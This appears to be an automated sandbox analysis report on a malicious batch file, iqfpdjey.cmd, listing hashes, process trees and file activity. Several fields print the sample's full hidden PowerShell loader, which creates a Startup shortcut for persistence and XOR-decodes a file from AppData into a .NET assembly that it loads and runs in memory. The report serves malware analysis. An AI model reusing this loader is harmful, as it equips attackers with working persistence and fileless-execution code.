| SHA-256:                                                                                                        | E1414FADF253B69C766A99F86F3D0224871722CA33732C2FFA1A506F4FBF36F2                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA-512:                                                                                                        | 3FB7502EC2A2CC65500FCF11AB56D62927D8F67749E7C1C03FDAF48A4CD86A8BD2D4E238429A94C20C346B7976BC491A924F8B8C48428EF6CA65013C854064E                                                                                                                                                                                                                                                                                                                                                                                                             |
| Malicious:                                                                                                      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Reputation:                                                                                                     | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Preview:                                                                                                        | L.....F.....P.O. .i....+00../C:\.....P.1.....users.<.....u.s.e.r.s....V.1.....u055610.@.....<br>.....u.0.5.5.6.1.0.....V.1.....appdata.@.....a.p.p.d.a.t.a.....V.1.....roaming.@.....r.o.a.m.i.n.g.....\1<br>.....microsoft.D.....m.i.c.r.o.s.o.f.t....N.1.....phlk.....p.h.l.k....f.2.....iqfpdjey.cmd..J.....i.<br>q.f.p.d.j.e.y...c.m.d.....K.....\.....\.....\.....\.....\u.0.5.5.6.1.0.\a.p.p.d.a.t.a.\r.o.a.m.i.n.g.\m.i.c.r.o.s.o.f.t.\p.h.l.k.\i.q.f.p.d.j.e.y...c.m.d.....}<br>.....1SPS.XF.L8C....&m.q...../...S.-.1.-5.-.2.1.-3. |

|                                                                                            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|--------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user1\Documents\20201203\PowerShell_transcript.414408.4OQwtEdb.20201203100851.txt |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Process:                                                                                   | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| File Type:                                                                                 | UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Category:                                                                                  | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Size (bytes):                                                                              | 16593                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Entropy (8bit):                                                                            | 5.793709364320958                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Encrypted:                                                                                 | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SSDEEP:                                                                                    | 192:aBVgUbBVguBVghGqrxjpBVgXeQePePeGBVgHmJzJzJ8:SVhV7VQf5RVz3GGWVV55y                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| MD5:                                                                                       | DF069F98BD3E9A4A625D651453CD5238                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA1:                                                                                      | 868EF2827C9600FE8AB8FAB7EEC9013EC7903E85                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-256:                                                                                   | BDE876AA7806CF40C8DBC88201C524470CBF372F63BC777D227D31C067104319                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-512:                                                                                   | 887EAF387144715A1E667496B1A34EB13B2F596E9CB2AF73A223148854E55C53C427509E7A629FC621E8EED2A06C1F539F3D66A6D47380997E7D3720B9346144                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Malicious:                                                                                 | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Reputation:                                                                                | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Preview:                                                                                   | .*****.Windows PowerShell transcript start..Start time: 20201203100851..Username: computer\user..RunAs User: computer\user..Configuration Name:<br>..Machine: 414408 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -w hidden -command \$abab188938847d9e028b83169bd97=\$env:appdata+'<br>\microsoft\windows\start menu\programs\startup\ladd375f568547c9bc8c38d92878f1.lnk';if(-not(test-path \$abab188938847d9e028b83169bd97)){\$a1fe836cd2f4a584<br>c8b26df3c899e=new-object -comobject wscript.shell;\$a887c3fc4114a6ae35adcfe97686a=\$a1fe836cd2f4a584c8b26df3c899e.createshortcut(\$abab188938847d9e028b83<br>169bd97);\$a887c3fc4114a6ae35adcfe97686a.windowstyle=7;\$a887c3fc4114a6ae35adcfe97686a.targetpath='c:\users\u055610\appdata\roaming\microsoft\phlkiqfpd<br>jey.cmd';\$a887c3fc4114a6ae35adcfe97686a.save();};if((get-process -name "powershell").count -lt 15){\$a41841141c743b8d10df14c793537='XjFIS3leTXtiQ15QY<br>VBvXIBZLT5AVDh9ZI5TcCRWXm9OTG9eUWdZNUB9O01mQHVVRKXBACRhUztoZCIObn4xcF5vR |

Static File Info

|                       |                                                                                                                                                                                                                                                                                         |
|-----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| General               |                                                                                                                                                                                                                                                                                         |
| File type:            | ASCII text, with very long lines, with CRLF line t<br>erminators                                                                                                                                                                                                                        |
| Entropy (8bit):       | 5.621690587448391                                                                                                                                                                                                                                                                       |
| TrID:                 |                                                                                                                                                                                                                                                                                         |
| File name:            | iqfpdjey.cmd                                                                                                                                                                                                                                                                            |
| File size:            | 1933                                                                                                                                                                                                                                                                                    |
| MD5:                  | ebc549adac4b4bd69742227f9b4d06b30                                                                                                                                                                                                                                                       |
| SHA1:                 | 17a8eaca90e42e5c6b49a6e586a8d1e66d8e9dc3                                                                                                                                                                                                                                                |
| SHA256:               | 97375803f9b120384077a144306e792d7f5a71e358f3416<br>1b2cf9a42d10d009e                                                                                                                                                                                                                    |
| SHA512:               | 012e3b41364f0865041f0a441c638c9f58ce93ca9501872<br>ad15594050f4a89f25f78b59b9824b38b1c7a3c4eda9460<br>554d7c27a2931e5b403b8210839c313217                                                                                                                                                |
| SSDEEP:               | 48:6tRJ76p+ESakhSISpviSI7Bp9OhKgwxln5ZwUNDle/I<br>:6JkSNhSISpaSI7vWKgwHjwS                                                                                                                                                                                                              |
| File Content Preview: | @cmd /c powershell -w hidden -command "\$abab18893<br>8847d9e028b83169bd97=\$env:appdata+'microsoft\win<br>dows\start menu\programs\startup\ladd375f568547c9bc<br>8c38d92878f1.lnk';if(-not(test-path \$abab188938847d9e<br>028b83169bd97))<br>{\$a1fe836cd2f4a584c8b26df3c899e=new-obj |

File Icon



Icon Hash:

988686829e9ae600


Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior



- cmd.exe
- conhost.exe
- cmd.exe
- powershell.exe



Click to jump to process

System Behavior

Analysis Process: cmd.exe PID: 6028 Parent PID: 5668

General

|                               |                                                                       |
|-------------------------------|-----------------------------------------------------------------------|
| Start time:                   | 10:08:49                                                              |
| Start date:                   | 03/12/2020                                                            |
| Path:                         | C:\Windows\System32\cmd.exe                                           |
| Wow64 process (32bit):        | false                                                                 |
| Commandline:                  | C:\Windows\system32\cmd.exe /c "C:\Users\user\Desktop\iqfpdjej.cmd" ' |
| Imagebase:                    | 0x7ff77d8b0000                                                        |
| File size:                    | 273920 bytes                                                          |
| MD5 hash:                     | 4E2ACF4F8A396486AB4268C94A6A245F                                      |
| Has elevated privileges:      | true                                                                  |
| Has administrator privileges: | true                                                                  |
| Programmed in:                | C, C++ or other language                                              |
| Reputation:                   | high                                                                  |

## File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

## File Read

| File Path                           | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|-------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Users\user\Desktop\liqfpdjej.cmd | unknown | 8191   | success or wait | 1     | 7FF77D8BF404   | ReadFile |
| C:\Users\user\Desktop\liqfpdjej.cmd | unknown | 8191   | end of file     | 1     | 7FF77D8BF404   | ReadFile |
| C:\Users\user\Desktop\liqfpdjej.cmd | unknown | 8191   | end of file     | 1     | 7FF77D8BF404   | ReadFile |

## Analysis Process: conhost.exe PID: 5076 Parent PID: 6028

## General

|                               |                                                     |
|-------------------------------|-----------------------------------------------------|
| Start time:                   | 10:08:49                                            |
| Start date:                   | 03/12/2020                                          |
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff6b2800000                                      |
| File size:                    | 625664 bytes                                        |
| MD5 hash:                     | EA777DEEA782E8B4D7C7C33BBF8A4496                    |
| Has elevated privileges:      | true                                                |
| Has administrator privileges: | true                                                |
| Programmed in:                | C, C++ or other language                            |
| Reputation:                   | high                                                |

## Analysis Process: cmd.exe PID: 68 Parent PID: 6028

## General

|                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|--------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:              | 10:08:49                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Start date:              | 03/12/2020                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Path:                    | C:\Windows\System32\cmd.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Wow64 process (32bit):   | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Commandline:             | cmd /c powershell -w hidden -command '\$abab188938847d9e028b83169bd97=\$env:appdata+\'microsoftwindows\'start menu\programs\startup\add375f568547c9bc8c38d92878f1.lnk';if(not(test-path \$abab188938847d9e028b83169bd97)){ \$a1fe836cd2f4a584c8b26df3c899e=new-object -comobject wscript.shell;\$a887c3fc4114a6ae35adcf97686a=\$a1fe836cd2f4a584c8b26df3c899e.createshortcut(\$abab188938847d9e028b83169bd97);\$a887c3fc4114a6ae35adcf97686a.windowstyle=7;\$a887c3fc4114a6ae35adcf97686a.targetpath='c:\users\u055610\appdata\roaming\microsoft\phl\liqfpdjej.cmd';\$a887c3fc4114a6ae35adcf97686a.save();};if((get-process -name "powershell").count -lt 15){ \$a41841141c743b8d10df14c793537='XjFIS3leTXtiQ15QYVBvXIBZLT5AVDh9ZI5TcCRWXm9OTG9eUWdZNUB9O01mQHVRKXBAcnRhUztoZCIObn4xcF5vRXAIQHdCXnxAdm9BKEB9UCFgXjBja0Feb15eWUBSWCQ2QHZWV2VAcypCKkB1ailDQHV7aH1Ac1Ba10Byc2gxXk9KfDNeUGBUeF5ReEFkQFlqe1RAfVpHfF5vT15MPWJWdTdgR0xNOG1XSHxWem43LSlsVV5BPXVBe3Axem05P05zK1h8eHJvRXk=';\$afc49a7db894a1989bc60a8b4dcd7=[system.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert]::frombase64string('QzpcVXNlcnNcVTA1NTYxMFxBcHBEYXRhXFJvYVY1pbmdcTUIDUm9zT2ZUXHBObGtcUEhVTklwUkFhcW5zdEd2TER3S09NWlFyeG9lRltV3lsZmd6U2NWa0VYym1SmpkQ0JoVA==')));for(\$a0bf2735f83489b6c01ebc52dd3ad=0;\$a0bf2735f83489b6c01ebc52dd3ad -lt \$afc49a7db894a1989bc60a8b4dcd7.count){for(\$ad3c9c588084759dffa6395ab35e5=0;\$ad3c9c588084759dffa6395ab35e5 -lt \$a41841141c743b8d10df14c793537.length;\$ad3c9c588084759dffa6395ab35e5++){ \$afc49a7db894a1989bc60a8b4dcd7[\$a0bf2735f83489b6c01ebc52dd3ad]=\$afc49a7db894a1989bc60a8b4dcd7[\$a0bf2735f83489b6c01ebc52dd3ad]-bxor \$a41841141c743b8d10df14c793537[\$ad3c9c588084759dffa6395ab35e5];\$a0bf2735f83489b6c01ebc52dd3ad++;if(\$a0bf2735f83489b6c01ebc52dd3ad -ge \$afc49a7db894a1989bc60a8b4dcd7.count){ \$ad3c9c588084759dffa6395ab35e5=\$a41841141c743b8d10df14c793537.length}};[system.reflection.assembly]::load(\$afc49a7db894a1989bc60a8b4dcd7);[d.m]::run()}' |
| Imagebase:               | 0x7ff77d8b0000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| File size:               | 273920 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5 hash:                | 4E2ACF4F8A396486AB4268C94A6A245F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Has elevated privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |

|                               |                          |
|-------------------------------|--------------------------|
| Has administrator privileges: | true                     |
| Programmed in:                | C, C++ or other language |
| Reputation:                   | high                     |

File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

Analysis Process: powershell.exe PID: 5852 Parent PID: 68

General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 10:08:50                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Start date:                   | 03/12/2020                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Path:                         | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Commandline:                  | powershell -w hidden -command '\$abab188938847d9e028b83169bd97=\$env:appdata+'`mi<br>crosoft\windows\start menu\programs\startup\add375f568547c9bc8c38d92878f1.lnk';if(-<br>not(test-path \$abab188938847d9e028b83169bd97)){`\$a1fe836cd2f4a584c8b26df3c899e<br>=new-object -comobject wscript.shell;\$a887c3fc4114a6ae35adcfe97686a=\$a1fe836cd2f<br>4a584c8b26df3c899e.createshortcut(\$abab188938847d9e028b83169bd97);\$a887c3fc4114a<br>6ae35adcfe97686a.windowstyle=7;\$a887c3fc4114a6ae35adcfe97686a.targetpath='c:\use<br>rslu055610\appdata\roaming\microsoft\phlklqfpdjej.cmd';\$a887c3fc4114a6ae35adcfe<br>97686a.save();};if((\$get-process -name *powershell*).count -lt 15){`\$a1841141c743b8d10df1<br>4c793537='XjFIS3leTXtiQ15QYVBvXIBZLT5AVDh9Zl5TcCRWXm9OTG9eUWdZNUB9O01m<br>QHVRKXBAcnRhUztoZCIObn4xcF5vRXAIQHdCXnxAdm9BKEB9UCFgXjBjaOfFe<br>b15eWUBSWCo2QHZWV2VAcypCKkBa1ailDQHv7aH1Ac1Ba10Byc2gxXk9KfDNe<br>UGBUeF5ReEFkQFIqe1RAfVpHfF5vT15MPWJWdTdgR0xNOG1XSHxWem43LSls<br>WV5BPXVBe3Axem05P05zK1h8eHJvRXk=';\$afc49a7db894a1989bc60a8b4dcd7=[syst<br>em.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert]::frombas<br>e64string('QzpcVXNlcnNcVTA1NTYxMFxBcHBcBEYXRhXFJvYVY1pbmdcTUIDUm9zT2ZUXHB<br>obGtcUEhVTklwUkFhcW5zdEd2TER3S09NWlFyeG9IRlItV3lsZmd6U2NWa0VYYml1SmpkQ<br>0JoVA==')));for(`\$a0bf2735f83489b6c01ebc52dd3ad=0;\$a0bf2735f83489b6c01ebc52dd3ad -lt<br>\$afc49a7db894a1989bc60a8b4dcd7.count);{for(`\$ad3c9c588084759dfa6395ab35e5=0;<br>\$ad3c9c588084759dfa6395ab35e5 -lt \$a1841141c743b8d10df14c793537.length;\$ad3c9c<br>588084759dfa6395ab35e5++){`\$afc49a7db894a1989bc60a8b4dcd7[\$a0bf2735f83<br>489b6c01ebc52dd3ad]=\$afc49a7db894a1989bc60a8b4dcd7[\$a0bf2735f83489b6c0<br>1ebc52dd3ad] -bxor \$a1841141c743b8d10df14c793537[\$ad3c9c588084759dfa6395ab35e5<br>];`\$a0bf2735f83489b6c01ebc52dd3ad++;if(`\$a0bf2735f83489b6c01ebc52dd3ad -ge \$afc49a<br>7db894a1989bc60a8b4dcd7.count){`\$ad3c9c588084759dfa6395ab35e5=\$a18411<br>41c743b8d10df14c793537.length}};[system.reflection.assembly]::load(\$afc49a7db89<br>4a1989bc60a8b4dcd7);[d.m]::run()}' |
| Imagebase:                    | 0x7ff785e30000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| File size:                    | 447488 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| MD5 hash:                     | 95000560239032BC68B4C2FDFCDEF913                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |

File Activities

File Created

| File Path                     | Access                                          | Attributes | Options                                                                                               | Completion            | Count | Source Address | Symbol  |
|-------------------------------|-------------------------------------------------|------------|-------------------------------------------------------------------------------------------------------|-----------------------|-------|----------------|---------|
| C:\Users\user                 | read data or list<br>directory  <br>synchronize | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFB4E20F1E9   | unknown |
| C:\Users\user\AppData\Roaming | read data or list<br>directory  <br>synchronize | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFB4E20F1E9   | unknown |

| File Path                                                                                     | Access                                                                | Attributes | Options                                                                                               | Completion            | Count | Source Address | Symbol           |
|-----------------------------------------------------------------------------------------------|-----------------------------------------------------------------------|------------|-------------------------------------------------------------------------------------------------------|-----------------------|-------|----------------|------------------|
| C:\Windows\system32\catroot                                                                   | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFB4A3503FC   | unknown          |
| C:\Windows\system32\catroot2                                                                  | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFB4A3503FC   | unknown          |
| C:\Users\user\AppData\Local\Temp\__PSscr<br>iptPolicyTest_zi4nuspm.wae.ps1                    | read attributes  <br>synchronize  <br>generic write                   | device     | sequential only  <br>synchronous io<br>non alert   non<br>directory file  <br>open no recall          | success or wait       | 1     | 7FFB4D036FDD   | CreateFileW      |
| C:\Users\user\AppData\Local\Temp\__PSscr<br>iptPolicyTest_1qr4vknk.ur2.psm1                   | read attributes  <br>synchronize  <br>generic write                   | device     | sequential only  <br>synchronous io<br>non alert   non<br>directory file  <br>open no recall          | success or wait       | 1     | 7FFB4D036FDD   | CreateFileW      |
| C:\Users\user\Documents\20201203                                                              | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | success or wait       | 1     | 7FFB4D03F35D   | CreateDirectoryW |
| C:\Users\user\Documents\20201203\PowerShell_transcr<br>ipt.414408.4OQwtEdb.20201203100851.txt | read attributes  <br>synchronize  <br>generic read  <br>generic write | device     | synchronous io<br>non alert   non<br>directory file  <br>open no recall                               | success or wait       | 1     | 7FFB4D036FDD   | CreateFileW      |
| C:\Windows\system32\catroot                                                                   | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 2     | 7FFB4A3503FC   | unknown          |
| C:\Windows\system32\catroot2                                                                  | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 2     | 7FFB4A3503FC   | unknown          |
| C:\Windows\system32\catroot                                                                   | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFB4A3503FC   | unknown          |
| C:\Windows\system32\catroot2                                                                  | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 2     | 7FFB4A3503FC   | unknown          |
| C:\Windows\system32\catroot2                                                                  | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFB4A3503FC   | unknown          |
| C:\Windows\system32\catroot2                                                                  | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7FFB4A3503FC   | unknown          |
| C:\Windows\system32\catroot2                                                                  | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 3     | 7FFB4A3503FC   | unknown          |
| C:\Windows\system32\catroot                                                                   | read data or list<br>directory  <br>synchronize                       | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 2     | 7FFB4A3503FC   | unknown          |

File Deleted

| File Path                                                               | Completion      | Count | Source Address | Symbol      |
|-------------------------------------------------------------------------|-----------------|-------|----------------|-------------|
| C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_zi4nusp.m.wae.ps1 | success or wait | 1     | 7FFB4D03F270   | DeleteFileW |
| C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_1qr4vknk.ur2.psm1 | success or wait | 1     | 7FFB4D03F270   | DeleteFileW |

## File Written

| File Path                                                                                          | Offset  | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | Ascii                                                                                                                                                                                                                                                              | Completion      | Count | Source Address | Symbol    |
|----------------------------------------------------------------------------------------------------|---------|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|-----------|
| C:\Users\user\AppData\Local\Temp\__PSscr<br>iptPolicyTest_zi4nuspm.wae.ps1                         | unknown | 1      | 31                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 1                                                                                                                                                                                                                                                                  | success or wait | 1     | 7FFB4D03B526   | WriteFile |
| C:\Users\user\AppData\Local\Temp\__PSscr<br>iptPolicyTest_1qr4vknk.ur2.psm1                        | unknown | 1      | 31                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 1                                                                                                                                                                                                                                                                  | success or wait | 1     | 7FFB4D03B526   | WriteFile |
